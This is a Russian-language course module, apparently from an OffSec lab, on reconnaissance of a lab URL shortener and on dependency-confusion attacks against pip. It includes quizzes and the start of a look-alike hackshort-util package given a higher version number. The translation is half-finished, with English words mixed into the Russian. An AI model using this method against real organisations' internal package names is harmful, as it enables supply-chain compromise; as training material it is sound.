Как и в любой оценке безопасности, начинать следует со сбора как можно большего объема информации о целевой среде. Сбор этой информации критически важен для корректной эксплуатации приложения.


Этот учебный блок охватывает следующие учебные цели:

• Перечислить целевые приложения
• Провести open-source intelligence по organization


Начнем с посещения целевого приложения (**app.offseclab.io**) и изучения того, как оно работает.




Имя целевого приложения — *HackShort*, и, судя по описанию, оно может сокращать длинные URL в более короткие. Мы также находим ссылку (*HackShort's API*) на документацию API приложения.



Первый step указывает, что для использования API нужно generate *access token*. Перейдем по этому link.




Введем random email-адрес и щелкнем *Get API Key*.



Это переносит нас на page, содержащую наш *API token*.

В traditional оценке обнаружение API documentation и получение API token значительно увеличило бы наш attack landscape. Однако, поскольку мы targeting pipeline, а не application, продолжим enumeration. Важно отметить, что обычно мы потратили бы намного больше времени на attacking application с помощью tool вроде Burp.

Вместо этого продолжим перечислять приложение, чтобы обнаружить больше информации. Откроем *Developer Tools* в *Firefox*, щелкнув правой кнопкой мыши в любом месте страницы и выбрав *Inspect (Q)*. Затем перейдем на вкладку *Network*, обновим страницу и проверим первый запрос и ответ.




Одна вещь, которая выделяется, - *Server* headers. Мы заметим два заголовка со значением *Caddy*. Это указывает, что приложение, скорее всего, находится за двумя Caddy reverse proxies. Однако мы также находим один *Server* header со значением *Werkzeug/1.0.1 Python/3.11.2*. Это сообщает нам, что целевое приложение, скорее всего, написано на Python.

1. Найдите hidden http path на **app.offseclab.io**. Его посещение предоставит flag.

2. Найдите flag в HTML source **app.offseclab.io**.

Хотя enumerating application и pipeline важно, не менее важен search open internet на предмет всего, что может relate to target. Это может включать search target name на websites вроде Stack Overflow, Reddit и других forums. В некоторых instances это может быть не feasible из-за количества potential matches. Однако, если target не является popular public tool, это может быть fruitful.

Предположим, что мы провели search по "hackshort" на forum и обнаружили следующий post:



User жалуется, что не может build container image, и просит помощи. Однако в этом post он оставил crucial information, которая может enable нам gain code execution на developer workstations или в различных средах. Конкретно мы видим, что существует Python module с именем *hackshort-util*.

Проверим публичный репозиторий и попробуем выяснить, доступна ли эта утилита публично. Если да, мы получим взгляд на внутренний исходный код. Если она недоступна, возможно, получится провести атаку на цепочку зависимостей.

Чтобы скачать пакет, используем **pip** с опцией **download**. Укажем пакет **hackshort-util**, найденный в сообщении форума.

```
kali@kali:~$ pip download hackshort-util
Looking in indexes: http://pypi.offseclab.io
ERROR: Could not find a version that satisfies the requirement hackshort-util (from versions: none)
ERROR: No matching distribution found for hackshort-util
```

Листинг 51 - Атзаманчиво to Download hackshort-util Python Package

Как показано, пакет мы не нашли. Это означает, что следует попытаться провести атаку на цепочку зависимостей.

25.9. Dependency Chain Attack

Dependency chain attacks, иногда называемые *dependency confusion*, *dependency hijacking* или *substitution attacks*, - это attack, при которой user или package manager downloads malicious package вместо intended one. Это может быть сделано через package с тем же name, но размещенный в другом репозиторий, через typosquatting name organization или через typosquatting common misspelling.

Хотя typosquatting является действительным вектором атаки, мы сосредоточимся на путанице, с которой менеджер пакетов может столкнуться, когда несколько пакетов имеют одинаковое имя.

Этот класс атак может привести к потенциальным нарушениям безопасности, утечкам данных и выполнению произвольного кода в приложении.


Этот учебный блок охватывает следующие учебные цели:

• Понять attack
• Опубликовать malicious package


Основная idea атаке dependency chain состоит в том, что package managers, такие как Python Package Index (PyPI) для Python и *Node Package Manager* (NPM) для *JavaScript*, при installing package будут prioritize определенные repositories или versions package. Например, official public репозиторий или newer version package может получить priority над custom repositories. Однако public repositories часто allow любому user publish custom repositories с любым version number, пока package name еще не используется.

Это означает, что если приложению требуется конкретный пакет из пользовательского внутреннего репозитория, атакующий может загрузить вредоносный пакет в публичный репозиторий с более новым номером версии. Менеджер пакетов затем может приоритизировать вредоносный пакет над официальным внутренним.

Следующая схема демонстрирует, что происходит, когда менеджер пакетов проверяет несколько репозиториев, не находит пакет в публичном репозитории и затем скачивает пакет, найденный в приватном репозитории:



Если публичный репозиторий *действительно* содержит пакет, менеджер пакетов все равно проверяет оба репозитория, но использует тот, где самая новая версия, в зависимости от того, что запрошено. Подробнее мы рассмотрим это позже.



У каждого package manager есть собственный style configuration и prioritization.

Поскольку target в этой lab использует Python, мы сосредоточимся на pip.
В pip есть две configurations, которые могут изменить или добавить репозиторий to search.
Первая - *index-url*, default index для search.
По умолчанию он points to public index pypi.org.
Другая configuration - *extra-index-url*, добавляющая additional indexes to search.

Для pip атака dependency chain существует именно из-за конфигурации *extra-index-url*. Когда администратор меняет индекс по умолчанию с помощью *index-url*, поиск выполняется только по настроенному index url. Однако при добавлении дополнительных пользовательских репозиториев через *extra-index-url* поиск идет по нескольким репозиториям, включая публичный репозиторий по умолчанию. Если несколько репозиториев содержат один и тот же пакет, будет выбран репозиторий с самой высокой версией, соответствующей критериям.

Мы не узнаем, использует ли конфигурация pip цели *extra-index-url* для добавления дополнительных пользовательских репозиториев или *index-url* для замены индекса по умолчанию, пока не попробуем атаку. Однако, поскольку каждому разработчику и среде нужна эта конфигурация, есть более высокий шанс, что хотя бы один из них может использовать *extra-index-url*.

Также нужно подобрать версию, которую запрашивает целевое приложение. Каждый менеджер пакетов обрабатывает запрос версии по-своему, но ниже приведены примеры различных спецификаторов версий pip:

- ==: это условие совпадения версии. Например, если запрошен пакет *some-package==1.0.0*, будет загружена только версия 1.0.0. Важно отметить, что можно использовать wildcards, поэтому *some-package==1.0.** также совпадет с 1.0.0, 1.0.1 и так далее.
- <=: это условие совпадения версии, которое подойдет для любой версии, равной указанной или меньше нее. Например, если запрошен *some-package <=1.0.0*, подойдут версии 1.0.0, 0.0.9 и 0.8.9, но 1.0.1 и 7.0.2 уже не подойдут.
- >=: это условие совпадения версии, которое подойдет для любой версии, равной указанной или больше нее. Это противоположность условия <=.
- ~=: это условие совместимого выпуска, которое загрузит любую версию, совместимую с запрошенной. При этом предполагается, что разработчик версионирует пакет по спецификации. Например, если запрошен *some-package~=1.0.0*, подойдут 1.0.1, 1.0.5 и 1.0.9, но 1.2.0 и 2.0.0 не подойдут.

В сообщении форума мы нашли следующую строку requirement для *hackshort-utils*:

```
hackshort-util~=1.1.0
```

Листинг 52 - Version specifier для requirement hackshort-util

В forum post файл `requirements.txt` использует compatible release clause для версии 1.1.0. Это означает, что нам нужно сделать нашу версию выше, но только после второго десятичного разряда - 1.1.2 и выше.

Также в forum post мы видим небольшой фрагмент того, что package imports при загрузке в application:

```
from hackshort_util import utils
```

Листинг 53 - Import submodule utils из package hackshort-util

Важно отметить, что во время import package указывается с *underscore* вместо *dash* (hackshort_util вместо hackshort-util). Это связано с тем, что dashes создают проблемы в Python syntax. Если в package name есть dash, developers часто заменяют его underscores, как показано в листинге выше. Можно сделать вывод, что *hackshort_util*, скорее всего, относится к package *hackshort-util*. Также отметим, что из package импортируется submodule *utils*.

1. Какая конфигурация делает pip уязвимым к атаке на цепочку зависимостей?

2. Какой из приведенных вариантов version удовлетворит requirement ниже?

```
hackshort-util==2.*



A. 2.0.1

B. 3.4b

C. 22.0
```

3. Что означает спецификатор версии ~= в pip?

```
A) Only versions lower than the specified version are allowed
B) Any version greater than or equal to the specified version can be used
C) Only the exact specified version can be used
D) Versions that are compatible with the specified version can be used
```

4. Почему разработчики часто заменяют дефисы на подчеркивания в именах Python-пакетов?

```
A) Dashes are reserved for system commands in Python.
B) Dashes cause issues in Python syntax.
C) Dashes are automatically replaced by pip during installation.
D) Dashes are not recognized by most Python interpreters.
```

Теперь мы знаем package name, способ import и version, которую стоит попробовать. Далее нужно собрать и опубликовать package на **pypi.offseclab.io**. В минимальном варианте Python package обычно состоит из двух files и двух directories.

```
└── hackshort-util
    ├── setup.py
    └── hackshort_util
        └── __init__.py
```

Листинг 54 - Structure Python package

Root directory будет называться так же, как package, в нашем случае **hackshort-util**.

В этом каталоге будет **setup.py** - setup-скрипт. Этот скрипт будет собирать, распространять и устанавливать модуль с помощью setuptools. В этом файле мы определим пакет и способ его установки.

Вместо **setup.py** также можно использовать **pyproject.toml** или **setup.cfg**.

Далее идет directory `hackshort_util`. Как уже говорилось, Python syntax плохо работает с dashes в package names, поэтому dash заменяется underscore. Именно это имя будет использоваться при import module в application. Как мы выяснили в forum post, module name был *hackshort_util*.

Наконец, у нас есть file `__init__.py`. Он используется, чтобы указать, что directory является Python module. Хотя он больше не требуется при использовании namespace package, мы создадим regular package, для которого этот file нужен.

Создадим очень простой Python package, который можно установить локально для проверки. Сначала создадим directory **hackshort-util** и subdirectory `hackshort_util` с помощью **mkdir**. Затем создадим **setup.py** через **nano**. В конце используем **touch**, чтобы создать пустой file `__init__.py`.

```
kali@kali:~$ mkdir hackshort-util

kali@kali:~$ cd hackshort-util

kali@kali:~/hackshort-util$ nano setup.py

kali@kali:~/hackshort-util$ cat -n setup.py
01  from setuptools import setup, find_packages
02
03  setup(
04      name='hackshort-util',
05      version='1.1.4',
06      packages=find_packages(),
07      classifiers=[],
08      install_requires=[],
09      tests_require=[],
10  )

kali@kali:~/hackshort-util$ mkdir hackshort_util

kali@kali:~/hackshort-util$ touch hackshort_util/__init__.py
```

Листинг 55 - Создание самого базового Python package

